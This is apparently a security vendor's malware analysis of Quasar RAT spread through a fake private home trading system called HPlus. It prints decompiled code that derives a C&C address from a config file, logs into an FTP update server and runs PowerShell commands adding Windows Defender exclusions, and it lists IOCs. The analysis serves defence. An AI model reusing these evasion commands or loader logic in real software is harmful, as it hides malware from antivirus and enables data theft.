Quasar RAT Being Distributed by Private HTS Program - ASEC

By ATCP

Published: 2023-02-08 · Archived: 2026-04-05 16:09:37 UTC

The ASEC analysis team has recently discovered the distribution of Quasar RAT through the private Home Trading System (HTS). No information could be found when looking up the HTS called HPlus that was used in the attack. Furthermore, the company's name could not be found in even the clause of the installation process, so it is assumed that the victims did not install their HTS from an institutional financial company, but instead, they got HPlus HTS through an unsanctioned source or a disguised financial investment company. The malware, Quasar, that was installed by the private HTS is a RAT malware that allows threat actors to gain control over infected systems to either steal information or perform malicious behaviors.

1. Private HTS (Home Trading System)

Home Trading System (HTS) refers to a system that allows investors to trade stocks using their home or office PCs instead of paying a visit to stock trading firms or making phone calls. **[1]** Contrary to before, most individuals install an HTS on their mobile phones or PCs to trade financial products online like stocks, funds, and futures.

In most cases, users install the HTS provided by institutional financial companies and make financial transactions through these companies. However, there have been a number of cases recently where illegal financial investment companies disguising themselves as lawful ones have been leading users into installing a private HTS before stealing their investments.

Most unsanctioned financial investment companies deceive users with Internet or SMS ads before leading them to join group chats like on KakaoTalk. Generally, they are known to advertise the ability to trade overseas futures with only a small deposit, offer fee exemptions, and give loans. **[2]** The admin of these group chats lead the users that have been gathered in this manner to install their private HTS and deposit their investments.

The fraud groups that use private HTS intercept the investments of users in various ways. For example, they deceive users into believing that they are making a profit before vanishing without a trace when the investors request a withdrawal. **[3]** There are also cases where investors are led to make deposits, but have their entire deposits taken from them as "service fees". **[4]** The private HTS used in these cases of fraud are made virtually indistinguishable from the HTS provided by stock firms in order to have users believe that normal transactions are being made. **[5]**

2. Cases of Quasar RAT Distribution

2.1. Malware Disguised as Private HTS

The ASEC analysis team has recently found that Quasar RAT is being distributed through private HTS. It is difficult to confirm how a private HTS was installed since users are being led to install them through exclusive

group chats; however, the team was able to get their hands on a recent installer through an ASD (AhnLab Smart Defense) log.

After checking the paths where the malware was installed, paths that included the keywords “Private” and “VIP” were uncovered. It can be inferred that these were distributed by the aforementioned illegal financial investment companies. Through the keyword ‘Futures’, it can be assumed that users were gathered through the ad that claimed you could trade overseas futures with only a small deposit.

> \privatevip_setup [hts]\hplus\
> \HPlus(Futures)\hplus\
> \Futures and Stocks\hts manager\hplus\

The first installation program is an NSIS installer with the file name “HPlusSetup.exe”. For reference, it is assumed that the private HTS named HPlus has been in existence since at least 2016. This is because some of the files generated after installation had already been collected by the ASD infrastructure in 2016. The following files can be found in the installation path after the installation is finished. The file “config.ini” is the malicious file that has the update server address.



Figure 1. Installation path

“Asset.exe” is the first program that’s executed after the installation. The shortcut created on the desktop also serves the purpose of running the “Asset.exe” file. “Asset.exe”, which is both the launcher and update program,

reads the “config.ini” file in the same path to obtain the update server address and check if the current version is the latest. It will download the update file and install it if the version is outdated.

It is assumed that the threat actor sets the FTP server address where the malware is uploaded as the contents of the “config.ini” file before distributing the installation file. By doing so, the compressed update file containing the malware is downloaded and Quasar RAT is installed in the user environment.



Figure 2. Malware installation flow

In addition, it has not been confirmed whether the private HTS, HPlus, has always been installing malware strains or not. The only confirmed facts are that HPlus was in use from 2016 to about 2017 and is recently being distributed again as a malware strain that installs Quasar RAT.

2.2. Update Process

“Asset.exe” is both the private HTS launcher and update program that makes sure the program is up to date. In order to achieve this, it has to first search for the update server address when launched. This address exists within the “config.ini” file which is in the same path. The following numbers can be found by checking the “config.ini” file. A certain section of these numbers is the C&C server’s IP address. Therefore, the numbers hard-coded at certain locations become the C&C address. For example, the 446th, 409th and 408th numbers are “1”, “0”, and “3” respectively.

```
17743610356568426645949576386756359440201758790405929271685542629025409724018048778947105828849511596090715272711648328734957125816692195780260672422007344751927718564439126176892135535453714387796123479733008367274091845509785981035854633242621695218909418723825874043665279643308018699229809768323282372902468541694634952031888984396520723448424945503704041105893702137035998124694049743045291946037435036151359376199545291309116082061554194747380604261311197086743362838701876454612678537231401086720509613183315954945569682510621941806176980244496635844412011573764792386623787151273643282517740679349379595804166507400469908643176226649947856335329825705487930918394783443904165452635606687197239451794076094046951458101176101667630526438398485094730912333735020152260448654906243407648 2
```

Figure 3. Config.ini file containing the C&C address

```
ReadFile(FileA, Buffer, 0x9C4u, (LPDWORD)&v13[5], (LPOVERLAPPED)v13[0]);
CloseHandle(FileA);
String = Buffer[445];                   // "1"
v18 = Buffer[408];                      // "0"
v19 = Buffer[407];                      // "3"
v20 = 0;
v15 = atoi(&String);
String = Buffer[447];                   // "1"
v18 = Buffer[429];                      // "3"
v19 = Buffer[421];                      // "6"
v6 = atoi(&String);
String = Buffer[417];                   // "1"
v18 = Buffer[415];                      // "9"
v19 = Buffer[423];                      // "9"
v7 = atoi(&String);
String = Buffer[419];                   // "1"
v18 = Buffer[449];                      // "3"
v19 = Buffer[422];                      // "1"
v8 = atoi(&String);
```

Figure 4. C&C address generated from the numbers at specific positions

Additionally, the port number of the C&C server is hard-coded into the “Asset.exe” file. Assuming that this file was collected around 2016, the team believes that the threat actor set the port number to the one in the existing “Asset.exe” file to keep using this file. Aside from this, the respective locations of the C&C server address and the FTP server’s account credentials are also hard-coded into “Asset.exe”. This means that the threat actor used the same port number and account credential as before to distribute the malware.

```
sub_407800(&v25, "u[illegible]");           // FTP User
LOBYTE(v30) = 3;
sub_407800(&v24, "[illegible]");            // FTP Password
v11 = v24;
*(_DWORD *)(this + 172) = 1;
lpszPassword = v11;
LOBYTE(v30) = 4;
if ( ((1 - *((_DWORD *)v11 - 1)) | *((_DWORD *)v11 - 2)) < 0 )
{
  sub_407600((int *)&v24, 0);
  lpszPassword = v24;
}
lpszUserName = v25;
if ( ((1 - *((_DWORD *)v25 - 1)) | *((_DWORD *)v25 - 2)) < 0 )
{
  sub_407600((int *)&v25, 0);
  lpszUserName = v25;
}
if ( ((1 - *((_DWORD *)lpszServerName - 1)) | *((_DWORD *)lpszServerName - 2)) < 0 )
{
  sub_407600((int *)&v21, 0);
  lpszServerName = v21;
}
if ( fn_connFTP(this + 152, lpszServerName, "/HPlus_client/", lpszUserName, lpszPassword) )
```

Figure 5. Hard-coded FTP account information

“Asset.exe” downloads the “NewVer.ver” file from the update server and compares it with the “LocalVer.ver” file in the same path to check if the file is outdated. If the file is outdated, it downloads the latest version set in the “NewVer.ver” as a compressed file and installs it to the same path.

Figure 6. Downloading the update file from the FTP server

The “StockProForHplus2.exe” file inside the downloaded compressed file is a malware made by adding a launcher feature to the existing HTS program, “StockProForHplus.exe”. Additionally, while the currently revealed source code cannot be found, the threat actor most likely possesses the source code in question considering that a feature included by the threat actor exists in the version of “StockProForHplus2.exe” that’s currently being distributed. Moreover, the collected “StockProForHplus.exe” files having various PDB information in them makes it evident that the source code for HPlus is currently being sold or shared.



Figure 7. Downloaded compressed file

Aside from HTS features, the “StockProForHplus2.exe” file within “HPlus_client_2.0.6.zip” contains a feature to launch “HPlusSocketManager20221208.exe” which is the Quasar RAT. Furthermore, there are also files that contain a command to add an exception path to Windows Defender.

```
v10 = (LPCSTR *)sub_44DB00((int)&Block, "Add-MpPreference -ExclusionPath ", (int)&lpFile);
ShellExecuteA(0, "open", "powershell.exe", *v10, 0, 0);
v11 = (char *)Block - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)Block - 1) <= 0 )
  (*(void (__thiscall **)(_DWORD, _DWORD *))(*(_DWORD *)*v11 + 4))(*v11, v11);
v12 = sub_41B100(&Block, &lpFile, "\\HPlusSocketManager20221208.exe");
LOBYTE(v40) = 3;
sub_406400(v12);
LOBYTE(v40) = 2;
v13 = (char *)Block - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)Block - 1) <= 0 )
  (*(void (__thiscall **)(_DWORD, _DWORD *))(*(_DWORD *)*v13 + 4))(*v13, v13);
v14 = (LPCSTR *)sub_44DB00((int)&Block, "Add-MpPreference -ExclusionProcess ", (int)&lpFile);
ShellExecuteA(0, "open", "powershell.exe", *v14, 0, 0);
v15 = (char *)Block - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)Block - 1) <= 0 )
  (*(void (__thiscall **)(_DWORD, _DWORD *))(*(_DWORD *)*v15 + 4))(*v15, v15);
ShellExecuteA(0, "open", "powershell.exe", "Add-MpPreference -ExclusionExtension \".exe\"", 0, 0);
```

Figure 8. Command inserted into the HTS program StockProForHplus.exe

“StockProForHplus2.exe” is the launcher that executes Quasar RAT, but it is fundamentally an HPlus HTS. Although no registration or login was done during the analysis process, it is a program that has existed since before, so it is assumed that it will operate like a normal HTS even after logging in to trick users.



Figure 9. Executed HPlus HTS

According to the above terms and conditions displayed after clicking the registration button, the following services are provided.

> – Information sharing service of derivative products in and outside Korea
> – Specialist discovery and analytic strategies of derivative products in and outside Korea
> – Forums, interest groups, chat service
> – Mailing service
> – Financial market-related information sharing service
> – Others

2.3. Quasar RAT

“HPlusSocketManager20221208.exe” launches “vbc.exe” and injects Quasar RAT. This makes it so that Quasar RAT runs on the memory of “vbc.exe” which is a normal process.



Figure 10. Obfuscated Quasar RAT



Figure 11. Quasar RAT

Quasar RAT is an open-source RAT malware developed with .NET. Like most other RAT malware, it provides system tasks like process, file, and registry, and features such as remote command execution and the ability to download and upload files. In addition, Quasar RAT provides keylogging and account information collection features to allow the theft of information from user environments, and enable real-time control over infected systems through remote desktop. Therefore, users who have installed HPlus HTS can have various personal data including their account credentials stolen from them by the threat actor at anytime.



Figure 12. Features provided by Quasar RAT

- **C&C** : 103.136.199[.]131:4449
- **Version** : v1.4.0
- **TAG** : “hplus”

3. Conclusion

In the past, scam groups had used their private HTS to steal the investments of their victims, but they have now recently been used to install malware into the PCs of their victims. Due to this, although the damages used to end after only taking the investments of their victims, threat actors are now able to take control of their victims’ PCs and do additional harm by also installing Quasar RAT and stealing personal data.

According to the Financial Supervisory Service, “institutional financial companies do not distribute private HTS through means such as messengers.” **[6]** Users must make sure to only install the HTS provided by institutional financial companies through their official websites. If a private HTS is installed through illegal investment companies that are aiming to make a profit, then not only could you lose your investments, but you could also have your system infected by a malware and have the personal data saved on your system stolen.

Users should apply the latest patch to their installed software to prevent vulnerability exploitations in advance. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection

– Dropper/Win.Agent.C5369588 (2023.01.30.01)

– Trojan/Win.Agent.C5367163 (2023.01.27.00)

– Trojan/Win.Launcher.C5369589 (2023.01.30.01)
– Trojan/Win.CrypterX-gen.C5334365 (2022.12.15.03)
– Trojan/Win.Generic.C5334977 (2022.12.16.01)
– Trojan/Win.GZ.C5336652 (2022.12.19.01)
– Trojan/Win.HacktoolX-gen.C5361479 (2023.01.19.02)
– Trojan/Win.Injection.C5360107 (2023.01.17.02)
– Trojan/Win.Injection.C5366537 (2023.01.26.01)
– Backdoor/Win.QuasarRAT.C5369591 (2023.01.30.01)
– Backdoor/Win.QuasarRAT.C5369592 (2023.01.30.01)
– Backdoor/Win.QuasarRAT.C5369593 (2023.01.30.01)

Behavior Detection

– Injection/MDP.Hollowing.M4180

IOC

MD5

– 56961c573c78681b98c8336679202ead : Installer (HPlusSetup.exe)
– a041b5708e8a0bf36b83312cbf3c94c9 : Launcher (StockProForHplus.exe)
– b50c4b4958caba46760fccb02946966b : Launcher (StockProForHplus.exe)
– c2a10f5d57bb88611708312cca599e12 : Launcher (StockProForHplus.exe)
– ca50da047871d8986c4bb4044a251755 : Launcher (StockProForHplus.exe)
– d3f295841d4b8df890554978a4a90346 : Launcher (StockProForHplus.exe)
– f7e86dce64f7248aed7ef70d127f5eaf : Launcher (StockProForHplus.exe)
– fb08fa91bf71e923027e9fe88e2bbec6 : Launcher (StockProForHplus.exe)
– 2e0ec9bd44f169e86a957e0fec7d950d : Launcher (StockProForHplus.exe)
– 4db2078c0a7b72046fa6e68a62862508 : Launcher (StockProForHplus.exe)
– 6f5237ef99b4864a16f32c972fb86cdf : Launcher (StockProForHplus.exe)
– 60eafec4ec4ec23ba602068e5a6364b8 : Launcher (StockProForHplus.exe)
– 2258e46dc24f2c4be97aa051a05ebffd : Launcher (StockProForHplus.exe)
– 5267184953c662d0fa6a4db83fe4b775 : Launcher (StockProForHplus.exe)
– 4028da04ce0c9593c19bcc8b9c1cd14b : Launcher (StockProForHplus2.exe)
– a7c6f450bc567d2a0abffe2704a698d2 : Launcher (StockProForHplus2.exe)
– 2143f826dab2f82ec88d2de75f3ef96f : Quasar RAT (hplussocketmanager.exe)
– 58401b5cd964ab334ee883853520bf79 : Quasar RAT (HPlusSocketManager20221208.exe)
– 9174679e2f655034aa0b41774c7f54e0 : Quasar RAT (HPlusSocketManager20221208.exe)
– c5fcd3857921ac1b95afe73e7ec8ca66 : Quasar RAT (HPlusSocketManager20221208.exe)
– eb921e3d6e81a020fffd84da91bf29cf : Quasar RAT (HPlusSocketManager20221208.exe)
– f9c47fb25a5dc5a3857fbb109b122d69 : Quasar RAT (HPlusSocketManager20221208.exe)
– f3335c9c4c485cf98fee7f9c03033c15 : Quasar RAT (HPlusSocketManager20221208.exe)
– 0cb69119c327ef66b1595cda3b2ce99a : Quasar RAT (HPlusSocketManager20221208.exe)
– 0d6028c16b0bef0eaded10540a108fff : Quasar RAT (HPlusSocketManager20221208.exe)
– 4e1e6bd1655b941d78e7a6785017a260 : Quasar RAT (HPlusSocketManager20221208.exe)
– 37b8b575c93a5e8dd2643a5d9913df02 : Quasar RAT (HPlusSocketManager20221208.exe)

– 82e7624ba7b3213ccaa837d83b93307a : Quasar RAT (HPlusSocketManager20221208.exe)
– 508ec48d546b6c88092e8e9b05a672d2 : Quasar RAT (HPlusSocketManager20221208.exe)
– 33307a589a405cd782d738aa592f87fc : Quasar RAT (HPlusSocketManager20221208.exe)
– a9ab7e58e79a1c586677df06dde3708f : Quasar RAT (HPlusSocketManager20221208.exe)
– 3c84e468fbab273bc1d7d9bc439ddab0 : Quasar RAT (HPlusSocketManager20221208.exe)
– 1b7da03bee74107fee53b27cacc52f96 : Quasar RAT (HPlusSocketManager20221208.exe)
– 8cf9cc6a5b1b8594c9b87793754ef026 : Quasar RAT (HPlusSocketManager20221208.exe)
– a5750ff65c58a3fe7031cbd36ddab0ba : Quasar RAT (HPlusSocketManager20221208.exe)
– 128b5f28a737838e162cfc972a8797ee : Quasar RAT (HPlusSocketManager20221208.exe)

Download URLs
– 103.136.199[.]131:24879 – FTP

C&C
– 103.136.199[.]131:4782 – Quasar RAT

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.
